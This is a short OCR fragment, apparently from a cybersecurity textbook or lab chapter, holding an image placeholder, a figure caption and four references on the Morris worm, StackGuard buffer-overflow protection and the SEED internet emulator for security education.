


Figure 6.4

References

[1] H. Orman, "The morris worm: A fifteen-year perspective," *IEEE Security & Privacy*, vol. 1, no. 5, pp. 35–43, 2003.

[2] C. Cowan, C. Pu, D. Maier, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, Q. Zhang, and H. Hinton, "Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks." in *USENIX security symposium*, vol. 98. San Antonio, TX, 1998, pp. 63–78.

[3] W. Du and H. Zeng, "The seed internet emulator and its applications in cybersecurity education," *arXiv preprint arXiv:2201.03135*, 2022.

[4] T. Eisenberg, D. Gries, J. Hartmanis, D. Holcomb, M. S. Lynn, and T. Santoro, "The cornell commission: on morris and the worm," *Communications of the ACM*, vol. 32, no. 6, pp. 706–709, 1989.